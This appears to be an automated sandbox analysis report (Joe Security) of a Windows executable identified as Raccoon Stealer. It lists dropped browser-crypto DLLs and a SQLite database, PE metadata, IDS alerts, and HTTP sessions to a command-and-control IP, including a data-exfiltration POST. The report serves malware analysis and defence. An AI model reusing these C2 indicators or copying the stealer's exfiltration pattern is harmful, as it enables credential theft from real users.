SSDEEP:	12288:Mlp4PwrPTlZ+/wKzY+dM+gjZ+UGhUgiW6QR7t5s03Ooc8dHkC2es9oV:Mlp4PePozGMA03Ooc8dHkC2ecI
MD5:	109F0F02FD37C84BFC7508D4227D7ED5
SHA1:	EF7420141BB15AC334D3964082361A460BFDB975
SHA-256:	334E69AC9367F708CE601A6F490FF227D6C20636DA5222F148B25831D22E13D4
SHA-512:	46EB62B65817365C249B48863D894B4669E20FCB3992E747CD5C9FDD57968E1B2CF7418D1C9340A89865EADDA362B8DB51947EB4427412EB83B35994F932FD39
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....A.....V5=.....A.....;.....".....;.....;.....;.....;.....;.....;.....;.-...;.....Rich.....PE..L....8'Y.....".....P..... .....az....@A.....C.....R.,.....x..8?.....4:...f..8.....(..@.....P.....@..@.....text...r..... ..`.data....(... .....@....idata..6....P..... .....@..@.didat..4....p.....6.....@....rsrc.....8.....@..@.reloc..4:.....<...<.....@..B.....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\nss3.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1245136
Entropy (8bit):	6.766715162066988
Encrypted:	false
SSDEEP:	24576:ido5Js2a56/+VwJebKj5KYFsRjzx5ZxKV6D1Z4Go/LCiytoxq2Zwn5hCM4MSRdY8:Q2aY4w6aozx5ZWMM7yew8MSRK1y
MD5:	02CC7B8EE30056D5912DE54F1BDFC219
SHA1:	A6923DA95705FB81E368AE48F93D28522EF552FB
SHA-256:	1989526553FD1E1E49B0FEA8036822CA062D3D39C4CAB4A37846173D0F1753D5
SHA-512:	0D5DFCF4FB19B27246FA799E339D67CD1B494427783F379267FB2D10D615FFB734711BAB2C515062C078F990A44A36F2D15859B1DACD4143DCC35B5C0CEE0EF
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....c.4.'.Z.'.Z.'.Z.....3.Z...[.%.Z.B..#.Z...Y.*.Z..._.-.Z...^.,.Z...[./.Z..[.$.Z.'.[...Z..^.-.Z..Z.&.Z...&.Z..X.&.Z.Rich'.Z.....PE..L....@.\.....".....@.....Q.....@.....x=..T.....p.....|.....T.....h...@.....text..... ..`.rdata...Q.....R.....@..@.data...tG...`...".."...>.....@....rsrc...p.....`.....@..@.reloc...|.....~...d.....@..B.....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\nssckbi.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe

C:\Users\user\AppData\LocalLow\qO7qM6fA3\nssckbi.dll	
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	336336
Entropy (8bit):	7.0315399874711995
Encrypted:	false
SSDEEP:	6144:8bndzEL04gF85K9autIMyEhZ/V3psPyHa9tBe1:8bndzEL04pnutIMyAp2z9tBe1
MD5:	BDAF9852F588C86B055C846B53D4C144
SHA1:	03B739430CF9EADE21C977B5B416C4DD94528C3B
SHA-256:	2481DA1C459A2429A933D19AD6AE514BD2AE59818246DDB67B0EF44146CED3D8
SHA-512:	19D9A952A3DF5703542FA52A5A780C2E04D6A132059F30715954EAC40CD1C3F3B119A29736D4A911BE85086AFE08A54A7482FA409DFD882BAC39037F9EECD7E
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pi.Pi.Pi.(..Pi.F2h.Pi.F2j.Pi.F2l.Pi.F2m.Pi.0h.Pi.T3h.Pi.P h.Pi.T3m.Pi.T3i.Pi.T3..Pi.T3k.Pi.Rich.Pi.....PE..L....@.\....."!.....`.....q.....@.....@.....P.....d.....x.....t)..p...T..... .....@.....text..... ..`.rdata..>.....@..@.data....N.....L.....@....rsrc...x.....@..@.reloc ..t).....*.....@..B..... .....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\nssdbm3.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	92624
Entropy (8bit):	6.639527605275762
Encrypted:	false
SSDEEP:	1536:YvNGVOt0VjOJkbH8femxfRVMNKBDuOQWL1421GlkxERC+ANcFZoZ/6tNRCwI41Pc:+NGVOiBZbcGmxXMcBqmzoCUZoZebHPAT
MD5:	94919DEA9C745FBB01653F3FDAE59C23
SHA1:	99181610D8C9255947D7B2134CDB4825BD5A25FF
SHA-256:	BE3987A6CD970FF570A916774EB3D4E1EDCE675E70EDAC1BAF5E2104685610B0
SHA-512:	1A3BB3ECADD76678A65B7CB4EBE3460D0502B4CA96B1399F9E56854141C8463A0CFCFFEDF1DEFFB7470DDFBAC3B608DC10514ECA196D19B70803FBB02188E 5E
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Z.Y.4.Y.4.Y.4.P...U.4...5.[.4..y.Q.4...7.X.4...1.S.4...0.R.4.{.5.[.4.. .5.Z.4.Y.5...4...0.A.4...4.X.4....X.4...6.X.4.RichY.4.....PE..L....@.\....."!.....0.....0.....*q....@..... ?.....(@.....`..x. .....L.....p.....:..T.....(;..@.....0..X.....text..... ..`.rdata..D....0... .....@..@.data.....P.....>.....@....rsr c...x....`.....@.....@..@.reloc.....p.....D.....@..B..... .....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\prldap60.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	24016
Entropy (8bit):	6.532540890393685
Encrypted:	false
SSDEEP:	384:TQJMOeAdiNcNUO3qgpw6MnTmJk0llEEHAnDl3vDG8A3OPLondJJs2z:KMaNqb6MTmVllEK2p/DG8MlsQ
MD5:	6099C438F37E949C4C541E61E88098B7
SHA1:	0AD03A6F626385554A885BD742DFE5B59BC944F5
SHA-256:	46B005817868F91CF60BAA052EE96436FC6194CE9A61E93260DF5037CDFA37A5
SHA-512:	97916C72BF75C11754523E2BC14318A1EA310189807AC8059C5F3DC1049321E5A3F82CDDD62944EA6688F046EE02FF10B7DDF8876556D1690729E5029EA414A9
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....5:`wq[.$q[.$q[.$x#.$s[.$.9.%s[.$.9.%p[.$.9.%{[.$.9.%z[.$S;.%s[ .$.8.%t[.$q[.$=[.$.8.%t[.$.8.%p[.$.8.$p[.$.8.%p[.$Richq[.$.....PE..L....@.\....."!.... ... .....%.....0.....p...../....@.....5.....p7..x....P..x... .....@.....`..$...`1..T.....1..@.....0.,.....text...2..... ..... ..`.rdata.....0.....$.....@..@.data...4....@.....4.....@....rsrc. ..x....P.....8.....@..@.reloc..$....`.....<.....@..B..... .....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\qipcap.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	16336
Entropy (8bit):	6.437762295038996
Encrypted:	false
SSDEEP:	192:aPgr1ZCb2vGJ7b20qKvFej7x0KDWpH3vUA397Ae+PjPonZwC7Qm:aYpZPGJP209F4vDG8A3OPLonZwC7X
MD5:	F3A355D0B1AB3CC8EFFCC90C8A7B7538
SHA1:	1191F64692A89A04D060279C25E4779C05D8C375

C:\Users\user\AppData\LocalLow\qO7qM6fA3\qipcap.dll	
SHA-256:	7A589024CF0EEB59F020F91BE4FE7EE0C90694C92918A467D5277574AC25A5A2
SHA-512:	6A9DB921156828BCE7063E5CDC5EC5886A13BD550BA8ED88C99FA6E7869ECFBA0D0B7953A4932EB8381243CD95E87C98B91C90D4EB2B0ACD7EE87BE114A91A9E
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....s6.7W..7W..7W..>/..5W...5..5W...5..6W...5..>W...5..<W...7..4W..7W..*W...4..6W...4`.6W...4..6W..Rich7W.....PE..L....B.\....."!..... .....`.....r....@.....$..P....@..x....."....P.. ....T..... ..@..... ..h.....text...P..... ..`.rdata..... .....@..@.data.....0.....@....rsrc...x....@..... .@..@.reloc.. ....P..... .....@..B.....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\softokn3.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	144848
Entropy (8bit):	6.54005414297208
Encrypted:	false
SSDEEP:	3072:8Af6suip+I7FEk/oJz69sFaXeu9CoT2nIVFetBW3D2xkEMk:B6POsF4CoT2OeYMzMk
MD5:	4E8DF049F3459FA94AB6AD387F3561AC
SHA1:	06ED392BC29AD9D5FC05EE254C2625FD65925114
SHA-256:	25A4DAE37120426AB060EBB39B7030B3E7C1093CC34B0877F223B6843B651871
SHA-512:	3DD4A86F83465989B2B30C240A7307EDD1B92D5C1D5C57D47EFF287DC9DAA7BACE157017908D82E00BE90F08FF5BADB68019FFC9D881440229DCEA5038F61C6
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....l$...JO..JO..JO.u.O..JO?oKN..JO?oIN..JO?oON..JO?oNN..JO.mKN..JO-nKN..JO..KO~.JO-nNN..JO-nJN..JO-n.O..JO-nHN..JORich..JO.....PE..L....@.\....."!.....b.....P.....|....@..... .....0..x.....@..`.....T.....(...@.....l.....text..... ..`.rdata...D.....F.....@..@.data..... .....@ ....rsrc...x....0.....@..@.reloc..`....@.....@..B.....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\ucrtbase.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1142072
Entropy (8bit):	6.809041027525523
Encrypted:	false
SSDEEP:	24576:bZBmnrh2YVAPROs7Bt/tX+/APcmcvIZPoy4TbK:FBmF2lIeaAPgb
MD5:	D6326267AE77655F312D2287903DB4D3
SHA1:	1268BEF8E2CA6EBC5FB974FDFAFF13BE5BA7574F
SHA-256:	0BB8C77DE80ACF9C43DE59A8FD75E611CC3EB8200C69F11E94389E8AF2CEB7A9
SHA-512:	11DB71D286E9DF01CB05ACEF0E639C307EFA3FEF8442E5A762407101640AC95F20BAD58F0A21A4DF7DBCDA268F934B996D9906434BF7E575C4382281028F64D
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....E.....o.....p..... .Rich.....PE..L....3.....!....Z.....=.....p.....p.....@A..... `.....0..8=.....$... ...T.....H...@... .....text....Z.....Z..... ..`.data.....p.....^.....@....idata..6.....l.....@..@.rsrc.....@..@.reloc..$..... .....@..B..... .....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\vcruntime140.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	83784
Entropy (8bit):	6.890347360270656
Encrypted:	false
SSDEEP:	1536:AQXQNgAuCDeHFtg3uYQkDqiVsv39nIl35kU2yecbVKHHwhbfugbZyk:AQXQNVDeHFtO5d/A39ie6yecbVKHHwJF
MD5:	7587BF9CB4147022CD5681B015183046
SHA1:	F2106306A8F6F0DA5AFB7FC765CFA0757AD5A628
SHA-256:	C40BB03199A2054DABFC7A8E01D6098E91DE7193619EFFBD0F142A7BF031C14D
SHA-512:	0B63E4979846CEBA1B1ED8470432EA6AA18CCA66B5F5322D17B14BC0DFA4B2EE09CA300A016E16A01DB5123E4E022820698F46D9BAD1078BD24675B4B181E91F
Malicious:	false

C:\Users\user\AppData\LocalLow\qO7qM6fA3\vcruntime140.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....NE...E...E.....".G...L.^.N...E...l.....U.....V.....A....._.....D..... 2.D.....D...RichE.....PE..L....8'Y....."!..... .....@.....@A..... .....H?...0.....8.....@..... .....text..... ..`.data...D.....@....idata.....@..@.rsrc..... .....@..@.reloc.....0.....@..B.. .....

C:\Users\user\AppData\LocalLow\rQF69AzBla	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.698304057893793
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoIL4rtEy80:T5LLOpEO5J/Kn7U1uBoI+j
MD5:	3806E8153A55C1A2DA0B09461A9C882A
SHA1:	BD98AB2FB5E18FD94DC24BCE875087B5C3BB2F72
SHA-256:	366E8B53CE8CC27C0980AC532C2E9D372399877931AB0CEA075C62B3CB0F82BE
SHA-512:	31E96CC89795D80390432062466D542DBEA7DF31E3E8676DF370381BEDC720948085AD495A735FBDB75071DE45F3B8E470D809E863664990A79DEE8ADC648F1(
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\LocalLow\sqlite3.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	916735
Entropy (8bit):	6.514932604208782
Encrypted:	false
SSDEEP:	24576:BJDwWdxW2SBNTjlY24eJoyGttl3+FZVpsq/2W:BJDvx0BY24eJoyctl3+FTX
MD5:	F964811B68F9F1487C2B41E1AEF576CE
SHA1:	B423959793F14B1416BC3B7051BED58A1034025F
SHA-256:	83BC57DCF282264F2B00C21CE0339EAC20FCB7401F7C5472C0CD0C014844E5F7
SHA-512:	565B1A7291C6FCB63205907FCD9E72FC2E11CA945AFC4468C378EDBA882E2F314C2AC21A7263880FF7D4B84C2A1678024C1AC9971AC1C1DE2BFA4248EC0F98 4
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....t\.....!.....Z.....p.....a..... ....H.... .....0...3.....text...XX.....Z.....`.P`.data.....p.....`.....@.`..rdata..... ...|.....@.`@.bss....(.....`..edata... ....."..... .....@.0@.idata..H.....@.0..CRT....,.....@.0..tls.... .....@.0..rsr c..... .....@.0..reloc...3...0...4.....@.0B/4.....p.....@.@B/19.....@..B/31..... .....@..B/45.....@..... .@..B/57.....`.....@.0B/70.....i....p.....

C:\Windows\appcompat\Programs\Amcache.hve	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	1572864
Entropy (8bit):	4.257824926690192
Encrypted:	false
SSDEEP:	12288:LOAl0Th31Tnp7TSP84s4YwMMpyd8R9spgln2cRDPFMx+rAxsCfD3m3Z5:6Al0Th31Tnp7TSPXHAU5
MD5:	3A3C0B6FD66B072CA00B2B4DCD9155A0
SHA1:	9FF30E3724757ACBBDDD4F6BFB2B1B5FDF2FF72F
SHA-256:	611203308DE825BE3FB8B2B2087E06EA4A5D27F3F24F2BAF968EBDE058631388
SHA-512:	1C59D533C1741C83DEC1B2C0B3C033FDA803F07BF99D2CB9AF51F85ADF3D3E060F31F8A523F9D6DA7CE5CEA427BFBAB48BCBDF2EA1D059F963DF5CF36E86 01F
Malicious:	false
Preview:	regfP...P...p.\..,..... .....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e...4.....E.4.....E.....5.....E.rmtm....l..... ....

\Device\Null	
Process:	C:\Windows\SysWOW64\timeout.exe
File Type:	ASCII text, with CRLF line terminators, with overstriking

\Device\Null	
Category:	dropped
Size (bytes):	92
Entropy (8bit):	4.300553674183507
Encrypted:	false
SSDEEP:	3:hYFEHgARcWmFsFJQZtctFst3g4t32vov:hYFE1mFSQZi3MXt3X
MD5:	F74899957624A2837F2F86E8E62E92D4
SHA1:	1FCDAC5DEC5B0B1E00CF0247DA2A5F18566F1431
SHA-256:	507992A303C447D1D40D36E2E5163A237077B94F23A7089AC90A2F08682AE9BC
SHA-512:	E3FD14728633614B6552A75C15079AC8B04C0E8B3F49535B522C73312B1C812E30A934099AB18B507A0B4878068987D5545E90FA3747F7E7B10360EE324DB435
Malicious:	false
Preview:	..Waiting for 10 seconds, press CTRL+C to quit ..... 9.. 8.. 7.. 6.. 5.. 4.. 3.. 2.. 1.. 0..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.633921763622032
TrID:	• Win32 Executable (generic) a (10002005/4) 99.94% • Clipper DOS Executable (2020/12) 0.02% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • VXD Driver (31/22) 0.00%
File name:	Tk6dsSEyOC.exe
File size:	437760
MD5:	3613e68843dd0c745f079a6ef51a6e6a
SHA1:	87f91a8e3bf01475cf3fe5a690374f95a4fb66c2
SHA256:	271453e30f708718f175654f2b3fb5f4438effb11a928656d58f0051b424c740
SHA512:	fca6650bdab6e1b9fde7d6fe55612a8cdaabb327b7a8fc8d1d749b3b36ab6d43d195e27dc8de0be4f3eeac1fe57414bfc0894a2c3de84573a85c631a1d10618
SSDEEP:	6144:sPO46PU+HbaWxhYFT8F3tPEucq5Aq4Jsm3EsOVXc1XNfdBdEHJAU8tjBWk9K:a2PUyVbGwF3tErq5csmJOS9vM8t
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... ....PE..L.....`...

File Icon



Icon Hash:	acfc16b6b694c6e2

Static PE Info

General

Entrypoint:	0x402c9b
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE, NX_COMPAT
Time Stamp:	0x60B101BE [Fri May 28 14:44:14 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1

General

Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	f8393510f2f8b91965f5a1e620e0469d

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5a040	0x5a200	False	0.950418797677	data	7.95634126707	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x5c000	0x7826	0x7a00	False	0.127113217213	PGP symmetric key encrypted data - Plaintext or unencrypted data	2.1008713251	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x64000	0x629c	0x1800	False	0.265299479167	data	2.83664965466	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x6b000	0x255f0	0x7600	False	0.676310911017	data	6.23037826456	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
Italian	Switzerland	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-18:24:08.763430	TCP	2033973	ET TROJAN Win32.Raccoon Stealer CnC Activity (dependency download)	49767	80	192.168.2.5	91.219.236.69
11/25/21-18:24:12.924736	TCP	2033973	ET TROJAN Win32.Raccoon Stealer CnC Activity (dependency download)	49767	80	192.168.2.5	91.219.236.69
11/25/21-18:24:45.701367	TCP	2033974	ET TROJAN Win32.Raccoon Stealer Data Exfil Attempt	49767	80	192.168.2.5	91.219.236.69

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class

Copyright Joe Security LLC 2021

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 18:24:07.833381891 CET	192.168.2.5	8.8.8.8	0x9a2f	Standard query (0)	t.me	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 18:24:07.848829031 CET	8.8.8.8	192.168.2.5	0x9a2f	No error (0)	t.me		149.154.167.99	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- t.me
- 91.219.236.69

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49766	149.154.167.99	443	C:\Users\user\Desktop\Tk6dsSEyOC.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49767	91.219.236.69	80	C:\Users\user\Desktop\Tk6dsSEyOC.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:24:08.364319086 CET	1604	OUT	POST / HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: text/plain; charset=UTF-8 Content-Length: 128 Host: 91.219.236.69

Copyright Joe Security LLC 2021

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:24:08.741292000 CET	1606	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 25 Nov 2021 17:24:08 GMT Content-Type: text/plain;charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Access-Control-Allow-Origin: * Data Raw: 32 35 36 30 0d 0a 32 48 56 57 6d 37 55 4e 79 7a 71 64 51 44 69 35 51 70 2f 71 63 65 4e 59 65 37 6c 36 47 36 69 66 39 35 2b 59 6c 43 4e 39 36 57 56 63 43 51 7a 32 43 58 30 57 44 64 77 30 4d 78 49 6e 46 72 62 77 71 72 70 6f 42 45 77 41 41 75 6b 4d 38 55 6c 76 4d 4b 54 4f 30 78 71 52 65 55 75 6e 4a 51 67 67 62 65 5a 74 6f 49 6f 62 32 37 77 47 52 51 6f 59 31 49 6f 73 62 7a 6a 38 59 70 41 38 6d 31 6b 31 47 31 76 50 41 67 52 56 73 4c 41 6b 66 34 45 6d 34 58 79 77 35 69 74 66 76 4d 53 69 49 44 44 78 47 53 7a 30 6e 44 79 47 68 6e 6e 65 37 64 69 4b 56 65 7a 42 62 45 53 48 39 56 51 57 34 55 66 6b 74 38 6b 54 43 6d 4a 32 59 6b 4f 75 68 4e 4f 7a 5a 6b 6a 4b 49 55 75 49 6c 6c 37 37 7a 2f 37 2f 49 36 6c 4a 54 33 42 66 31 4a 79 76 56 64 56 70 33 66 50 58 35 2b 76 46 78 54 6f 46 37 50 6e 67 71 30 56 4f 57 49 79 74 7a 4f 34 33 7a 2f 41 6a 75 47 58 47 30 74 68 4c 46 54 36 72 4e 62 30 32 6a 73 48 30 2f 70 4d 2f 6f 61 35 71 73 76 34 2b 71 68 49 4c 39 72 43 7a 5a 54 6c 6e 42 46 41 44 41 39 4a 43 75 31 67 67 48 35 34 72 57 76 46 67 64 66 78 67 67 4e 76 32 38 69 55 34 6d 46 49 37 4a 5a 53 49 5a 6c 6f 52 62 5a 46 77 53 37 52 6f 51 52 4f 44 58 67 59 33 49 69 64 2f 2f 33 73 30 32 46 4d 77 2f 73 64 6d 31 33 32 37 74 71 6d 2f 6a 63 79 74 38 78 32 4a 55 4e 35 76 35 42 6b 52 72 4d 4f 34 5a 33 51 41 76 34 4e 31 30 7a 68 49 62 54 76 77 37 56 45 44 71 48 62 70 51 5a 36 77 36 58 46 53 6c 55 6d 52 37 56 36 73 31 38 72 62 57 65 73 31 46 67 69 59 45 72 61 37 46 51 35 36 49 54 67 69 74 6c 37 4a 53 7a 4a 73 4c 47 74 73 54 53 6a 65 59 59 42 64 6c 79 51 64 55 39 49 4a 37 4d 49 45 69 46 4f 47 49 31 61 48 43 38 67 42 45 38 65 4b 6f 41 70 4e 4a 42 66 39 64 6e 77 61 46 77 62 58 47 70 71 34 49 59 47 51 64 4e 50 44 70 56 68 50 53 58 74 66 53 64 47 6a 69 4e 32 6d 6d 38 45 49 67 50 76 64 4e 78 61 42 39 76 72 30 39 7a 34 61 54 6a 42 68 5a 78 57 66 46 65 77 46 6b 77 79 66 65 53 76 72 57 6c 43 55 53 4c 30 43 62 75 71 56 78 47 37 6f 79 61 52 31 75 4f 37 32 76 4d 2b 39 76 35 6c 62 4b 39 7a 33 32 74 30 41 64 65 65 4e 32 4e 42 45 7a 58 7a 78 62 47 6e 58 6b 69 58 4c 52 6d 6e 58 70 79 54 36 66 6d 46 78 6e 4b 63 55 7a 70 66 54 6a 4f 59 54 61 49 79 38 53 57 71 58 6e 55 65 31 7a 38 54 34 5a 34 4d 70 37 68 31 73 76 31 68 38 4c 63 31 65 4a 33 50 49 72 66 2f 5a 6b 46 78 50 4b 6e 35 46 69 61 73 74 4f 56 69 61 57 56 78 30 65 74 2b 71 78 4d 54 32 34 75 78 73 75 63 62 70 58 38 6f 34 5a 4c 36 63 6a 2b 79 70 56 46 5a 63 56 2f 4f 30 30 44 34 73 75 56 69 78 68 31 32 7a 4b 6b 6c 75 57 33 76 6f 4f 5a 5a 52 58 79 44 75 44 6e 6f 67 38 65 4c 36 36 35 34 64 4f 69 6c 6c 75 30 50 73 48 4a 41 71 77 43 36 39 6f 43 45 74 5a 58 32 77 39 58 4f 5a 6e 50 58 2b 66 45 52 6a 38 74 66 6d 67 50 30 67 74 68 31 78 62 42 63 65 49 75 42 74 46 54 61 76 7a 4b 44 30 45 53 75 71 79 4e 78 2b 4f 47 6d 49 38 67 7a 65 61 72 47 68 63 32 75 6a 35 48 33 46 62 67 67 35 34 39 7a 4c 6f 5a 46 6f 38 7a 51 72 66 6a 6f 66 39 4c 63 65 49 67 73 62 67 38 57 77 48 59 57 6a 44 30 53 72 6c 41 76 48 61 76 74 6b 36 75 42 44 2f 66 35 49 78 64 35 62 39 6a 58 64 56 75 2f 33 73 62 39 37 30 56 67 41 4f 47 49 39 2f 35 4c 45 32 30 66 77 4f 76 6e 51 75 41 56 6e 50 7a 42 7a 65 32 42 4b 6e 38 51 72 44 67 37 4b 32 41 6d 30 34 62 6b 66 6c 34 57 76 32 69 6f 6b 62 42 42 75 4a 2f 59 51 37 61 36 35 38 6b 32 6d 50 45 77 33 64 73 7a 30 75 42 4a 32 44 36 51 7a 35 38 4a 53 47 44 68 78 43 69 56 4b 70 59 34 64 4a 62 63 64 62 56 43 76 38 66 Data Ascii: 25602HVWm7UNyzqdQDi5Qp/qceNYe7l6G6if95+YlCN96WVcCQz2CX0WDdw0MxInFrbwqrpoBEwAAu kM8UlvMKTO0xqReUunJQggbeZtoIob27wGRQoY1Iosbzj8YpA8m1k1G1vPAgRVsLAkf4Em4Xyw5itfvMSiIDDxGSz0 nDyGhnne7diKVezBbESH9VQW4Ufkt8kTCmJ2YkOuhNOzZkjKIUuIll77z/7/I6lJT3Bf1JyvVdVp3fPX5+vFxToF7P ngq0VOWIytzO43z/AjuGXG0thLFT6rNb02jsH0/pM/oa5qsv4+qhIL9rCzZTlnBFADA9JCu1ggH54rWvFgdfxggNv2 8iU4mFI7JZSIZloRbZFwS7RoQRODXgY3Iid//3s02FMw/sdm1327tqm/jcyt8x2JUN5v5BkRrMO4Z3QAv4N10zhIbT vw7VEDqHbpQZ6w6XFSlUmR7V6s18rbWes1FgiYEra7FQ56ITgitI7JSzJsLGtsTSjeYYBdlyQdU9IJ7MlEiFOGI1aH C8gBE8eKoApNJBf9dnwaFwbXGpq4IYGQdNPDpVhPSXtfSdGjiN2mm8EIgPvdNxaB9vr09z4aTjBhZxWfFewFkwyfeS vrWlCUSL0CbuqVxG7oyaR1uO72vM+9v5lbK9z32t0AdeeN2NBEzXzxbGnXkiXLRmnXpyT6fmFxnKcUzpfTjOYTaIy8 SWqXnUe1z8T4Z4Mp7h1sv1h8Lc1eJ3PIrf/ZkFxPKn5FiastOViaWVx0et+qxMT24uxsucbpX8o4ZL6cj+ypVFZcV/ O00D4suVixh12zKkluW3voOZZRXyDuDnog8eL6654dOillu0PsHJAqwC69oCEtZX2w9XOZnPX+fERj8tfmgP0gth1x bBceIuBtFTavzKD0ESuqyNx+OGmI8gzearGhc2uj5H3Fbgg549zLoZFo8zQrfjof9LceIgsbg8WwHYWjD0SrlAvHav tk6uBD/f5Ixd5b9jXdVu/3sb970VgAOGI9/5LE20fwOvnQuAVnPzBze2BKn8QrDg7K2Am04bkfl4Wv2iokbBBuJ/YQ 7a658k2mPEw3dsz0uBJ2D6Qz58JSGDhxCiVKpY4dJbcdbVCv8f
Nov 25, 2021 18:24:08.763430119 CET	1615	OUT	GET //l/f/i6j2Un0B3dP17SpzFNyq/762b827e1bbc7bd715bf97e0fb01fbddd5bf5ab2 HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Host: 91.219.236.69

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:24:09.047899008 CET	1616	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 25 Nov 2021 17:24:09 GMT Content-Type: application/octet-stream Content-Length: 916735 Connection: keep-alive Last-Modified: Sun, 14 Nov 2021 14:06:13 GMT ETag: "619117d5-dfcff" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:24:45.701366901 CET	11124	OUT	POST / HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: multipart/form-data, boundary=vD2tL1qC9bC3zV9eD9yX8dU8yY8lC1cV Content-Length: 1400 Host: 91.219.236.69
